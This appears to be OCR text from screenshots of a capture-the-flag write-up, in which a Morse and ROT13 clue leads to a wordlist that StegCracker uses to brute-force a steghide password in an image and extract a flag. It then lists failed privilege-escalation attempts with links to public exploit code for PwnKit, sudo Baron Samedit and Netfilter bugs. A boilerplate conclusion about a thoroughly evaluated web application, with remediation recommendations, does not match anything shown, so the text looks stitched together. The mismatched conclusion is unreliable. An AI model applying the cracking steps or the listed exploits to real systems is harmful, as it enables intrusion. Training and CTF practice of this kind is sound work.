

MorseCode.World
Morse Code Adaptive Audio Decoder
International Morse Decoders
Audio Decoder
Audio Decoder (Expert)
Gaze Decoder
Morse Decoder
This is an experimental tool for listening to, analysing and decoding International Morse code. No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.
If you cannot produce your own Morse code sounds then try using my Morse code translator to play or download some.
Alphabet to decode into
Latin
All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC".
Use the microphone:
Listen
Stop
Or analyse an audio file containing Morse code:
Upload
Play
Stop
Filename:
Clear Message
WPM
20
Farnsworth WPM
20
Frequency (Hz)
563
Minimum volume
-60
Maximum volume
-30
Volume threshold
200



MorseCode.World
Morse Code Adaptive Audio Decoder
International Morse Decoders
Audio Decoder
Audio Decoder (Expert)
Gaze Decoder
Morse Decoder
This is an experimental tool for listening to, analysing and decoding International Morse code. No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.
If you cannot produce your own Morse code sounds then try using my Morse code translator to play or download some.
Alphabet to decode into
Latin
All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC".
Use the microphone:
Or analyse an audio file containing Morse code:
Listen
Stop
Upload
Play
Stop
Filename: "Hint.wav"
Clear Message
WPM
20
Farnsworth WPM
20
Frequency (Hz)
563
Minimum volume
-60
Maximum volume
-30
Volume threshold
200



MorseCode.World
Morse Code Adaptive Audio Decoder
International Morse Decoders
Audio Decoder
Audio Decoder (Expert)
Gaze Decoder
Morse Decoder
This is an experimental tool for listening to, analysing and decoding International Morse code. No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.
If you cannot produce your own Morse code sounds then try using my Morse code translator to play or download some.
Alphabet to decode into
Latin
All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC".
Use the microphone:
Or analyse an audio file containing Morse code:
Listen
Stop
Upload
Play
Stop
Filename: "Hint.wav"
Clear Message
WPM
Farnsworth WPM
Frequency (Hz)
Minimum volume
Maximum volume
Volume threshold



Google
orot13
All Images Videos News Web Maps Books More
Tools
These are results for rot13
Search instead for orot13
rot13.com
https://rot13.com
rot13.com
rot13.com. About ROT13. Please enable JavaScript to use this page. ↓. ROT1, ROT2, ROT3, ROT4, ROT5, ROT6, ROT7, ROT8, ROT9, ROT10, ROT11, ROT12, ROT13, ROT14 ...
Wikipedia
https://en.wikipedia.org › wiki › ROT13
ROT13
ROT13 is a simple letter substitution cipher that replaces a letter with the 13th letter after it in the Latin alphabet. ROT13 is a special case of the ...
Cryptii
https://cryptii.com › pipes › rot13-decoder
ROT13 decoder: Decrypt and convert ROT13 to text
ROT13 (rotate by 13 places) replaces a letter with the letter 13 letters after it in the alphabet. It has been described as the "Usenet equivalent printing ...
ROT13
ROT13 is a simple letter substitution cipher that replaces a letter with the 13th letter after it in the Latin alphabet. ROT13 is a special case of the Caesar cipher which was developed in ancient Rome, used by Julius Caesar in the 1st century BC. An early entry on the Timeline of cryptography. Wikipedia ›
Feedback


rot13.com
About ROT13
ROT13


rot13.com
About ROT13
ROT25


rot13.com
About ROT13
ROT24


rot13.com
About ROT13
ROT23
WHEN I WAS YOUNG, MY MOM USED TO MAKE THIS DELICIOUS MEAL. IT IS A TRADITIONAL MEAL IN EGYPT WHICH EVERY EGYPTIAN HOUSE KNOWS AND LOVE. THIS MEAL INCLUDES A MAIN DISH AND IT CAN BE MADE ALONGSIDE MANY TYPES OF MEAT. THE PASSWORD TO THE HIDDEN FLAG IS ONE OF THE MEAL'S COMPONENTS. COULD YOU FIGURE IT OUT?


slash@localhost: ~/Documents
File Actions Edit View Help
slash@localhost:~/Documents$ cat list.txt
molokhia
mulukhiyah
molochia
mulukhia
molukhia
mloukhieh
molokheya
mloukhiya
mulokhiya
mloukhia
molokheieh
muloukhia
molokiyah
malokhiya
moloukhieh
mlokhiah
molukhieh
mlokhiya
molokhiyah
maloukhia
moloukhia
mouloukhia
molokhiya
muloukhieh
mloukhiyah
moolokhia
moloukhiyah
mlokheya
molokhiah
molukhiyah
moulokheya
malokheya
mooloukhia
moloukeya
mloukeya
moulokhia

```
slash@localhost:~/Documents$ stegcracker 7ambola.jpg list.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file '7ambola.jpg' with wordlist 'list.txt'..
Successfully cracked file with password: Molokhia
Tried 151 passwords
Your file has been written to: 7ambola.jpg.out
Molokhia
slash@localhost:~/Documents$
```

```
slash@localhost:~/Documents$ steghide extract -sf 7ambola.jpg
Enter passphrase:
wrote extracted data to "s3cr37.txt".
slash@localhost:~/Documents$
slash@localhost:~/Documents$
slash@localhost:~/Documents$ ls
7ambola.jpg  7ambola.jpg.out  Cca8SpWXIAA-cKd.jpeg  Umberlla.ovpn  creative.ovpn  gamingserver.ovpn  hello.yara  list.txt  s3cr37.txt  stegsolve.jar
slash@localhost:~/Documents$ cat s3cr37.txt
FL4G{L37'5_50LV3_57EG4N0GR4PHY}
slash@localhost:~/Documents$
```

Steps to Reproduce (POC)

Failed Exploitation Attempts

```
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: less probable
   Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded
```

```
[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```

- Can’t Exploit CVEs in Target Machine.

Conclusion

The methodology employed for this assessment ensures that the web application has been thoroughly evaluated for security vulnerabilities. By combining manual and automated testing techniques, leveraging industry-standard tools, and following strict guidelines, we provided a comprehensive analysis of potential threats. Remediation recommendations are provided to address critical vulnerabilities and improve the overall security posture of the application.